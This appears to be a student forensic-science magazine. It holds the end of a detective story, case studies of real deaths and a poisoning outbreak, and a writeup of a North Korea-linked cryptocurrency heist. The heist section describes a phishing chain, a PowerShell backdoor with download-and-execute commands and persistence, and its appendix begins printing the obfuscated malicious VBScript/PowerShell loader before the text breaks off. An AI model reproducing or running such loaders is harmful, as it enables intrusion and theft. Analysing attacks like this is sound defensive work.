Once they were able to produce a prominent image of the white van, they were able to conclude that it was a Ford Transit 350. "The guys are still working on the serial number. They were able to tell 3 out of the 6 figures in the number plate, but they said they needed some more time," Mads announced, "A Ford Transit of that version is not common here even among traders and employers. So, it should be easier to track the owner."
Finneas hoped the van would pave out more leads for them, but he could not rest now. He needed to look more. Anything that would help them find that elusive bastard. He went through the case file of the Riverton robbery which he had failed to solve. He went through the pages, his hands gliding across the images of the kiosk, the broken ATM and the one useless evidence they were able to find — the lock picker. His eyes widened suddenly. "How could I have overlooked this? Why didn't I think of this sooner?" he started muttering to himself as he tried to focus and remember. Clark, who was sitting across from him, was concerned. "I need to go out quickly," Finneas stormed off before Clark could stop him.

It had been a few hours since Finneas had rushed out of the station, and he was not answering Clark's calls. Mads walked in to reveal that the License plate number of the white van was confirmed, and his men were able to find workshops and rentals that sold a Ford Transit 350.

There was a rental in a town in Greenland, so Clark headed there. In the phone, the man who ran the rental had told him that he remembered selling

a Ford but was not sure if it was the van they were looking for.

A few hours later, around 9:00 pm, Finneas had finally called Clark back. He said he had to meet with him. They agreed to meet at the café near the Greenland station. As Finneas entered the café, he spotted Clark gesturing towards his table where he was sitting with Cooper. “Finn, we got some good news, I was just telling Cooper about what we were able to find out from the white van. We were able to locate the van’s origin in a rental here in Greenland. The man said he had registered the van under the name ‘Markus Nielsen’. I have some of our men in Greenland looking into him right now. Mads should be here within an hour or two.”

“I think I know where to find him. The guy you are looking for,” Finneas said slowly.
“Huh? Did you hear from Mads?” Cooper asked, confused.
“Or is it someone you know, Finn?” asked Clark.

“Not exactly. But I was able to find him thanks to you Clark,” Finneas smiled. Clark’s bewilderment grew even more as Finneas continued “Remember that one case you mentioned in your stories, the one about the locksmith who could crack open any safes? His name was Thomas Suzack. He stole an ATM, loaded it into a vehicle and fled. Later police found him trying to pick the lock of the ATM, but he failed. A witless effort.” Clark’s eyes widened in recognition. “Thomas was jailed for an attempt at theft. He did not serve much time and was out soon. But he died 2 years after that. He had a son. Since his father’s name had received quite the fame, he did not want anything to do with it. His name was ‘Markus Suzack’ which he later changed to -”

“Markus Nielsen,” said both Cooper and Clark unanimously.
Jon Frueger was Finneas’ trusted locksmith. Jon was a talker, but he did his work well. Finneas cursed himself for not seeing something that was staring right at his face. The lock pick that was found in the first robbery had a blue handle with a pattern carved into it. When he was going through the case file today, he could feel déjà vu when he saw the photo of the lock picker. That is when he remembered Jon. Jon, the locksmith who used lock pickers to fix his locks. Lock pickers that were just like the one found after the robbery. And Jon the talker who told him about a certain co-worker of his, Markus, who liked to travel. “One good thing that came out of Jon’s usual banters, aye?”

Finneas laughed and sighed.

The lock pickers were like a company badge given to the locksmiths. Since Greenland only had one such locksmithing business, the lock pickers were the same for all the locksmiths in the city. But having the same lock picks and a father with a thieving history was not conclusive enough, was it? Finneas called Jon to ask him the question that he had been afraid to think about. Everything depended on the answer he was going to get. “Does Markus have a tattoo? Maybe somewhere on his wrist.”

“That he does, sire.” Finneas was buoyed with relief. “It is a small one. A snake swallowing its tail. That’s what he told me it was.” That explains the small curvature they were able to spot on the suspect’s wrist. Jon further proceeded to tell him about how he wanted a tattoo of Darth Vader on one of his arm muscles and maybe one of Jesus on his calves. Finneas hung up before Jon could go on about it.
Within a few hours, they were able to convince the Magistrate for a search warrant thanks to the persuasiveness of three Sheriffs. Since they were suspecting that Markus might be hiding the stolen money either where he lived or somewhere he often frequents, their objective now was to find any evidence that would incriminate him. Finneas and Clark went ahead to where Markus lived, a small rental flat. Finneas could not wait to confront the person who had put him through a circuitous journey for the past 3 years.

Markus was shocked to see two Sheriffs at his door but regained his composure very quickly. Clark explained to him about the search warrant and how he was a suspect for multiple robberies in Denmark. Markus tried to put forth an unerringly confident façade but Finneas could see that he was tense. “Mr Nielsen, please stretch out both your hands,” ordered Finneas. As Finneas unveiled Markus’ long sleeve he saw the tattoo on his left wrist. It was just like what Jon said, “A snake swallowing its tail and a small one.” Finneas reminded himself to treat Jon to how many ever tattoos he wanted after this was over. Finneas had questioned Markus on where he was during the time of the robbery and weeks before the robbery when Finneas had found Markus’ white van lurking in the streets near the kiosks. He responded saying that he did not remember where he was.

After hours of searching Markus’ place from tile to tile, they were not able

to find anything. Finneas found himself getting frustrated and completely disheartened as he kept searching. Now all he could hope for was that Cooper and Mads were able to find some lead in Markus' workplace. And if they could not find a lead..... No! He did not want to go down that lane again. He felt a hand on his shoulder and turned to see Clark "I think it's time to leave, Finn," he sounded tired and dejected.

"I can assure you, officer, I was not in any of the places during the time that you mentioned right now. There was nothing to find here because I am not hiding anything here," he curtly said.

Finneas scanned the room for one last time and saw Markus's bookshelf. The cops looked around it but did not find anything. Markus had quite the collection of books. It seemed like he was a collector of Holy Scriptures, especially The Bible. He had different Bibles varying in different sizes and different colours too. It looked like Markus was a devout Christian. But even if that was the case why these many? The verses in a Bible tend to vary but, in the end, the message was still the same in all of them. Finneas found it odd. "Quite the collection of Bibles you got here. You like to hoard 'em?' asked Finneas.

"Yes, that and my family were orthodox, they lived for God and lived by the Bible. And I imbibed those values."

Finneas would have left then and there, and Markus would have avoided getting caught, yet again, if it were not for the smallest mishap Markus made. Finneas knew Markus was tense, he also knew that in times of danger people tend to lean towards things they want to protect. And that is what Markus did. He gave the smallest glance toward the thing he wanted to protect the most in that room. The Bibles. Why though?

Finneas walked slowly toward the shelf, he could feel Markus getting a little edgy. Finneas took out one of the Bibles from the shelf and started flipping through the pages. When he reached a book called Isaiah, he saw that instead of the pages filled with verses, there was a rectangular space carved out by cutting out the pages and in them were stacked, a bundle of kroner banknotes.

THE END

CASE STUDIES

- THE MISSING CASE OF ELISA LAM

- JUSTICE AFTER 28 YEARS

- HUMAN RIGHTS VIOLATION Vs. HUMAN RIGHTS PROTECTION

- ELURU SUFFERS A MYSTERIOUS ILLNESS

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SNIPPET - I REALLY MEANT IT

THE MISSING CASE OF ELISA LAM

Ms. Neha Elsa John
Ms. Akshara B

Elisa Lam (21), also known as Lam Ho Yi, was a Canadian student in British Columbia in Vancouver. She was last seen on 31st January 2013, in Cecil Hotel, Los Angeles, California where she had checked in a few days before she went missing. Elisa started her journey from San Diego in California to Los Angeles. She had planned to check out on the 31st of January and travel to Santa Cruz. She always wanted to travel around the US, and she had been constantly contacting her parents, telling them about her adventures. After the 31st of January, the relatives reported her missing to the police since they did not get any information about her.

On 19th February 2013, as per complaints of Cecil's guests about the water tasting weird and having dark colour, a maintenance guy checked the water tanks on the rooftop of the hotel. Elisa Lam was found dead in one of the tanks, where she was found floating naked. She had been lying there for at least 2 weeks. In June 2013, Los Angeles County Coroner's office ruled the death accidental due to drowning, and the autopsy result confirmed that there was no trace of drugs in her system.

The footage released by the security camera placed on the Cecil hotel's elevator shows the last minutes of Elisa before facing her death. Her behaviour was the subject of numerous speculations and analysis. Body language experts confirmed that she manifested anxiety and stress and even looked playful and excited at some point.

In her blog, she mentioned that she was on medication. Her prescription suggested that she suffered from bipolar disorder, which was later confirmed by the LAPD and autopsy report. One thing to be noticed in the

case is that she had been sharing her room with another person when she checked in. After two days, the front desk got a call complaining about Elisa's odd behaviour, and they felt discomfort in staying with her. Later on, Elisa was moved to another single room, and this floor was not under CCTV surveillance.

She once wrote on her Tumblr: "Would I become psychotic and want to off myself? I doubt that very, much yes there is a huge risk that will happen. I wouldn't do anything rash like actually jump off a high bridge, I'm too much of a coward. Instead, I will just lie in my bed and let the days pass by. That's my physical manifestation sleeping for days in my bed."

THEORIES BEHIND HER DEATH

- **BIPOLAR DISORDER:** Elisa Lam was mentally ill, and she used to take antidepressants, antipsychotics, and mood stabilizers. According to the toxicology report, on the day of her missing, she had taken antidepressants and not the other medicines. Antidepressants alone can cause severe mania, inducing symptoms like hallucination, delusion, paranoia, catatonia, and lack of insight.

- **ELEVATOR GAME:** Another popular theory about her death is the Elevator Game. The Elevator Game is a ritual that originated on a Korean website. When performed properly, you can supposedly be transported to another dimension. After her death, the footage of the elevator went viral, and that showed Elisa acting very oddly in it, pressing random buttons, talking to seemingly nobody. This raised suspicions that she was playing the Elevator Game.

MYSTERIES BEHIND THE CECIL HOTEL-

The Cecil Hotel is a budget hotel in Downtown Los Angeles, built in 1924. The hotel has a checkered history, with many suicides and deaths occurring there. The first case was reported on January 22, 1927 - a suicide attempt by Percy Ormand Cook. Subsequently, there

were many more suicidal attempts and deaths, one among them being the missing case of Elisa Lam.

The serial killer, Richard Ramirez, infamously called “The Night Stalker”, guilty of killing 40 women during the ‘80s, had been living in this hotel. Also, the Austrian prostitute serial killer from Vienna, Jack Unterweger, stayed at the hotel, where he committed several homicides.

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Myth - Polygraph test can be done on the suspect without their consent.

Fact - Forensic Psychology tests such as polygraphy, narco analysis and BEOS (Brain Electrical Oscillation Signature Profiling) are conducted only if the subject consents to it.

JUSTICE AFTER 28 YEARS

Ms. Prathiksha R S

On the morning of March 27th, 1992 at 4 AM, Sister Abhaya, a 19-year-old pre-degree student who is an in mate of Pious Xth Convent Hostel, Kottayam went down to the convent kitchen to get some cold water to freshen up for studying. Sometime later she is reported as missing and at 10 AM her dead body is retrieved from a well situated in the hostel. The scene is secured, a case is filed, an autopsy takes place and the search for evidence begins.

The evidences found were:

- A water bottle fallen down near the fridge with dripping water.
- Veil found underneath the exit door.
- The exit door was closed from outside and the latches inside were un-latched.
- An axe which had fallen down.
- A basket which had fallen down.
- Two slippers of Abhaya were found at different places – one found underneath the fridge and another found near the well.
- Lacerated wound on the right side of the back of the head which was one of the injuries found on the body after the autopsy.

After investigating the case, the local police and crime branch ruled it as suicide, with the cause of death as drowning. CBI took over the case after a petition signed by 67 nuns belonging to Abhaya's congregation asked to investigate the case as a homicide. CBI wrote 3 reports stating – 1. They could not determine whether it was a suicide or homicide 2. Homicide but

could not identify the perpetrators 3. No one was involved in Abhaya's death. Each one of the reports was rejected by the High court, asking for further probing and investigation. Once the case was transferred to the CBI Kochi unit in 2008, following the failed investigations of previous agencies, three accused namely – Father Thomas Kottoor, Father Jose Poothrikayil, and Sister Sephy were arrested. Though they got bail in January 2009, they were charged with murder, destruction of evidence, and defamation in July 2009 in the Chief Judicial Magistrate Court, Ernakulam.

After the release petition filed by the three accused in 2011 was rejected by Thiruvananthapuram CBI in 2018, and Father Poothrikkayil was let off due to inadequate evidence of him being present in the crime scene, Fr. Kottoor and Sr. Sephy faced a murder trial in CBI special court, Thiruvananthapuram. Though the case went on for 28 years, justice was finally served on 23rd December 2020 when Fr. Kottoor and Sr. Sephy were awarded life imprisonment and fine for murder and an additional seven years of imprisonment for tampering with evidence.
Strengthening the prosecution side of the case was tough as 8 out of 49 witnesses turned hostile once the trial started and retracted their statements which provided evidence of Fr. Kottoor's presence in the location of crime on the day of the murder. The 2 testimonies which were used as strong evidence were given by –

1. Thressiama, who taught Abhaya at BCM College for Women, Kottayam. She stated that she had received complaints from several students saying that they had felt uncomfortable in the presence of Fr. Kottoor who was a psychology professor in the same college.
2. 'Adakka' Raju, a then petty thief, who stated seeing Fr. Kottoor in the convent when he entered the convent to steal something on the day of the crime.

Other evidences which strengthened the prosecution's side were:

- The injury on Abhaya's head was said to be sufficient enough to cause death.
- Inmates of the convent attested that Sister Abhaya would not have committed suicide as she was leading a happy life.

- The cook at the convent said that the dogs guarding the gate did not bark on the day of the murder, which implies that the intruders were regular visitors (Fr. Kottoor and Fr. Poothrikayil).
- Fr. Kottoor admitted to having an illicit relationship with Sr. Sephy to another person, and Sr. Sephy too admitted to her sexual activity.
- Sr. Sephy underwent a hymenoplasty surgery to claim she was a virgin.
- The condition of the kitchen indicated that there was an argument and violence.

The actual events that unfolded were:

On the morning of March 27, 1992 at 4 AM, after being woken up by Sr. Shirly in order to study, Sr. Abhaya went down to the convent kitchen to get cold water to freshen up. She then accidentally finds Fr. Kottoor, Fr. Poothrikayil, and Sr. Sephy in a 'compromising position'. Afraid of being caught, Sr. Sephy hits Abhaya with an axe while Fr. Kottoor was holding Sr. Abhaya. Once she was dead, all the three accused dumped her body in the well, hoping that it would destroy all evidence. Even after manipulating officers to change the reports to suicide and to tamper with evidence, the accused get caught after 28 long years and appropriate punishment was given to them.

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HUMAN RIGHTS VIOLATION Vs. HUMAN RIGHTS PROTECTION

Ms. Arsha Sahadevan

On the sixth of March, 2019, the Thunderbolt force of Kerala Police gunned down 40-year-old C.P. Jaleel, a suspected Maoist leader, in an encounter, in the Lakkidi rainforest of Wayanad district, Kerala. Jaleel was a native of the Malappuram district in Kerala. According to police statements, a group of five to eight Maoists, including Jaleel, broke into the Upavan resort (a private resort in Wayanad) at around 8:30 PM, intending to extort food and money. The police reached the site upon receiving information from the resort staff. It was then that the Maoist group began firing indiscriminately across the commandos, which resulted in a series of counter firing, in which Jaleel was shot dead.

The IGP (Inspector-General of Police), Balram Kumar Upadhyay, furnished the following details to the media:

1. None of the personnel involved in the encounter was injured.
2. Another person in the armed gang of Maoists was injured, evident from the trail of blood picked up.
3. The crime scene was cordoned off, and combing operations were underway.
4. Jaleel was an active member of the ultra-group for the past five to six years, having cases registered against him in 2014 and 2016.

However, what the resort manager and another employee had was a different tale. As per their witness statements, Jaleel and another headed into the reception and urged them for food and money. The resort manager also

inferred that the place could have been under police surveillance, which was why the force rushed to the resort, and the encounter took place. The resort employees indicated that it was the police and not the Maoists who fired first.

The CCTV footage more or less supported the resort manager's version of the story. Owing to the different information given by the police and the resort owners, speculations of a fake encounter began surfacing.
The inquest report dated 8th March 2019 revealed three bullets were present in Jaleel's body, with one of the bullets penetrating from the back of his head to the front, which proved fatal. Apart from this, the following items were retrieved from near the body:
1. A conventional firearm,
2. eight bullets, and
3. A detonator

The forensic ballistics report came out on 28th September 2020, strengthening the doubt on the police operation. The report revealed that the firearm, allegedly belonging to Jaleel, was not fired on the very day. Also, the swab from Jaleel's right hand showed no gunshot residue.

The police immediately set out to clarify the findings, stating that though no gunshot residue was found from the right hand, metal lead was detected from the left hand and that the two empty cartridges found at the crime scene did not match with any of the weapons forwarded for examination. They further indicated the necessity to examine the firearms of those Maoists who managed to escape from police.

Jaleel's family believed that the shots were deliberate. C. P. Rasheed and C.P Jishad, Jaleel's brothers, claimed the police could have shot below the waist if needed. Jishad laid stress on the forensic report, claiming how gunshot residue was not found from the swab, with Jaleel being right-handed. A magisterial inquiry launched after the rise of allegations predominantly supported the police version. Nevertheless, Jaleel's family and human rights activists claimed the inquiry report gave a clean chit to the police and demanded a judicial inquiry. The inquiry did not put weight on the forensic

findings, which was a reason to believe that it favoured the government. The deceased's family and other human rights activists have moved with complaints to the SP (Superintendent of Police) and an indefinite hunger strike.

The idea of Maoism does not appeal to the government's interest. But, it certainly does not entrust the right to take the lives of Maoists unless deemed necessary. The "necessary" situation could refer to a threat or danger to the public. The police do mention how the Maoists had begun firing, which led to the retaliatory firing. As of now, not much evidence supports the statements made by the police. This, in turn, has raged the family and other human rights activists.

The encounter remains dubious due to the absence of a thorough investigation taking all scientific aspects into account. Human rights activists focus on the possibility of previous such "encounters" being fictitious.

Myth - Only a complete fingerprint is useful for matching a person to it.

Fact - Even a small part of the fingerprint can be used to match a person using the minutiae characteristics in a fingerprint.

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ELURU SUFFERS A MYSTERIOUS ILLNESS

Ms. Kali Sruthi Evangeline

The number of people admitted to the Government General Hospital in Eluru with symptoms of a mystery illness increased on 5th December 2020, even as health officials seemed to be clueless in diagnosing it. About 270 people, including 46 children, were hospitalised by the afternoon of 5th December. Around 70 people were discharged from the hospital after their condition became stable. A 45-year old man from Vidyanagar and a 30-year old woman from South Street in Eluru reportedly died. However, the doctors have not yet confirmed the cause of their death.

The condition of five patients, including a six-year-old girl, who was shifted to the Government General Hospital in Vijayawada, was stated to be stable. Consumption of contaminated water was suspected to be the reason behind the sudden hospitalisations, but officials clarified that they were awaiting the results of the water samples sent for analysis. COVID-19 tests were conducted on all the people admitted to the hospital, and they have tested negative. Blood and CSF (Cerebrospinal fluid) samples were collected and sent for testing. CT scans were also done. Chief Minister YS Jagan Mohan Reddy visited Eluru on Monday, directing the health officials to make every effort to ensure the recovery of the people affected by the illness and find out the reason behind it at the earliest. Eluru Superintendent Mohan Rao said, “All the patients are being given emergency medical treatment, and 80 per cent of them are stable. They were admitted to the hospital after convulsions and mild headaches. In several cases, they fainted after vomiting. Some of them had bone dislocations and muscu-

lar pains. Epidemiology and Microbiology experts from Vijayawada went to Eluru to ascertain the cause of the illness. Services of psychiatrists and psychologists were also used to counsel the patients as several of them are distressed". Some of the discharged patients said they did not know what happened to them, and they were informed later that they had bouts of convulsions. Most of them said they consumed tap water as usual and started vomiting before fainting.

Assumptions:

Vomiting, headache, and seizures among patients in Eluru are not related to the sequence of symptoms of any known disease, say medical experts. There may be chances of encephalitis, but again the initial sequence of symptoms does not match as well. In some cases, the patients fainted first and then frothed.

Waterborne disease symptoms:

- Vomiting
- Stomachache
- Headache
- Seizure

The Actual Cause:

Eluru has a great water system having lakes which were inhabited by fishes. Due to floods and severe pollution in the lakes, the fishes suffered disease and their wastage in the lakes led to this illness. The lake water interfered with the drinking water, and the same water was used for agriculture where the crop and yield developed the organic elements in them. This has caused people to suffer from an unknown disease. Nickel has been found in the samples of blood, urine, and stool as well as from milk, rice, dal, vegetables, pesticides, soil, and water too.

Investigation:

The All India Institute of Medical Sciences, New Delhi, found traces of lead

and nickel in blood samples of 25 victims from the 45 samples sent by the Government. Public health experts and scientists from various agencies are waiting for detailed reports of analysis of blood and water samples, but the primary suspicion is that of water contamination by heavy metals. Scientists suspect pesticide or insecticide to have seeped into drinking water sources.

The district administration and Eluru Municipal Corporation officials had also investigated this case and found that Eluru receives water through canals from both Godavari and Krishna rivers. The canals pass through agricultural fields where runoff laced with pesticides mixes with water in the canals. Many aspects of the mystery illness have baffled scientists. People who only use packaged drinking water have also fallen sick.

Who was involved in the investigation?

While AIIMS, New Delhi, has tested blood, water, and milk samples for heavy metals, the Centre for Cellular and Molecular Biology (CCMB) Hyderabad, is testing for pathogens. The National Institute for Nutrition, Hyderabad, had tested samples of urine, blood, water vegetables, fruits and other consumables for traces of heavy metals and pesticides. The Indian Institute of Chemical Technology is testing water and blood samples for traces of pesticides.

While lead and pesticides continue to be concentrated upon, forensic toxicologists and chemists were given significant preference for further investigations. Investigations pertaining to other pathogens and probable sources are also being carried out.

Conclusion:

Forensic toxicology is an essential component of various medical and legal investigations. The field covers numerous crimes involving

adulterations and poisons. It has played a good role in this case. Further development in the forensic field would help make a better society.

"THE EVIDENCE CANNOT BE INTIMIDATED. IT DOES NOT FORGET. IT SITS AND WAITS TO BE DETECTED, PRESERVED AND EVALUATED AND EXPLAINED"

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Myth - Anyone can enter the crime scene.

Fact - Only authorized people are allowed into a crime scene and their details are noted down along with their reason of entry, time of entry and time of exit in a book called the Crime Scene Log.

64 MILLION CRYPTOCURRENCY HACK

Mr. Varun Gupta

Introduction

67 million USD worth of bitcoin was stolen from a Cryptocurrency-mining marketplace that connected people in need of computer processing power to point those who have the power to spare to mine for Cryptocurrency. In return, payment was made in bitcoins. “Through tactics, techniques, and procedures, the theft was ultimately linked to Hidden Cobra, a threat actor with ties to North Korea. While not too technically advanced, this attack was executed with military precision, taking advantage of common security weaknesses found in many start-ups, resulting in an unprecedented financial theft.”

Before going further, we should now understand some terms like Cryptocurrency and Social Engineering.

Cryptocurrency: “A cryptocurrency is a digital or virtual currency that is secured by cryptography, which makes it nearly impossible to counterfeit or double-spend. Many cryptocurrencies are decentralized networks based on blockchain technology—a distributed ledger enforced by a disparate network of computers. A defining feature of cryptocurrencies is that they are generally not issued by any central authority, rendering them theoretically immune to government interference or manipulation”. Some of the examples of cryptocurrency are Bitcoin, Basic Attention Token (BAT), Ethereum, etc.

Social Engineering: “Social engineering is the act of tricking someone into divulging information or acting, usually through technology. The idea behind social engineering is to take advantage of a potential victim’s natural tendencies and emotional reactions. To access a computer network, the typical hacker might look for a software vulnerability. A social engineer, though, could pose as a technical support person to trick an employee into divulging their login credentials. The fraudster is hoping to appeal to the

employee's desire to help a colleague and, perhaps, act first and think later."

Attack Methodology

The first line of attack was through social engineering. The threat actor pretended to be a company employee, specifically one of the system engineers. The e-mail exactly mimicked an invitation from cloud service and was pretending to appear as sort of a weekly report. Given the impersonated sender's actual role within the company, this wasn't only expected, but the specified document.

They used servers that allow them to send an e-mail anonymously, which is how they managed to defeat the Security Protection Factor (SPF) within the place to stop the victim's domain from being spoofed.

Several links inside the email body, including the one to just accept the invitation, had been replaced with bit.ly shortened URLs. But all the servers were down at the time of the investigation.

When the target clicked the primary link, the link triggered a download of a .zip file, and inside that zip file were two more files named "Password.txt.lnk": the "weekly_report.doc" file was password protected which made the target more convinced that files are genuine.

The string is executed as a script (see Appendix 2) which connects to a different server that requests to send the "main.cs" file, which got decoded from Base64 so it got passed as a script block. This script or the initial download file wasn't retrieved on the filesystem; however, at the same time, the Event Log started showing messages containing parts of PowerShell code (channel Microsoft-Windows-PowerShell/Operational, event ID 4104). Pieced together, this code was found to perform several tasks:

• Writes a long string, which decodes to a script, to the user's APPDATA followed by "\Microsoft\Windows\Start Menu\Programs\Startup\appView.js";

• Gets some “base information” (computer name, network configuration, the OS details, the list of open ports, and the Internet settings) and transmits these to the attacker using the C2 server; and connects to a C2 server and retrieve actions to perform, including

• “Kill”/”Stop”(same command);


• “Execute” which downloads a payload and inserts it into a PE file using PEInjection() function; and “DownExec”, this last one downloads a file, decodes it, and executes it directly.

The Heist (Plan Execution)


The last act started, but 48 hours after, the target was successfully compromised. Most of the logs used to reconstruct the activity were retrieved from servers. The company that hosted the data centre and operated the VPN failed to retain all the logs for the VPN concentrator. Using stolen credentials, the attacker connected to the data center VPN and using the stolen SSH key, to one of the servers hosting the API server and also the BitGo proxy server for the company. The attacker went straight for this server, indicating that he/she had an extremely good understanding of the company’s infrastructure, possibly due to the documents retrieved from the target’s computer. A search within the swap file revealed several instances of the “curl” tool used with an authorization key was stolen from the target’s computer to initiate the bitcoin transfers to different addresses (See appendix D), for a total slightly below 4,450BC or, as of the end of December 2017, a bit more than $67 million

Moving The Money

Several professionals banded together to trace the movement of the bitcoins from address to deal with because the attacker was splitting the “loot” into smaller amounts. A partial view established shortly after the heist is presented below.




Continuing the efforts, the money movement was summarized as shown in the figure below.



The Loot


One address was found to have received most of the stolen funds.



The Security Weaknesses:

- Missing formalized Incident Response Plan and Security Policies
- Limited endpoint security monitoring, detection, and response
- The Virtual Private Network (VPN) only required an id and password to connect to the servers hosted in a cloud provider's data centre.
- The private key for Secure Shell, a network protocol that provides administrators with a secure way to access a remote computer, was not password protected.
- The logs, specifically of the firewall and the VPN servers, were not available for part of the attack period.

Appendix 1



Visual basic script that "provides the password" with a side of Powershell.

```
<script language="Vbscript">  Set sh = CreateObject("Wscrip"+"t.Shell")  sh.Run "cmd.exe /c
""echo weeklyreport > %TEMP%\\Password.txt&notepad.exe %TEMP%\\Password.txt""", 0,
False  sh.Run "powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -Command ""&
{$h =
'22252A2636392C26691A3A2122032C323E3022270721202F4F5C3A4B422136 3B2E3D5446604F
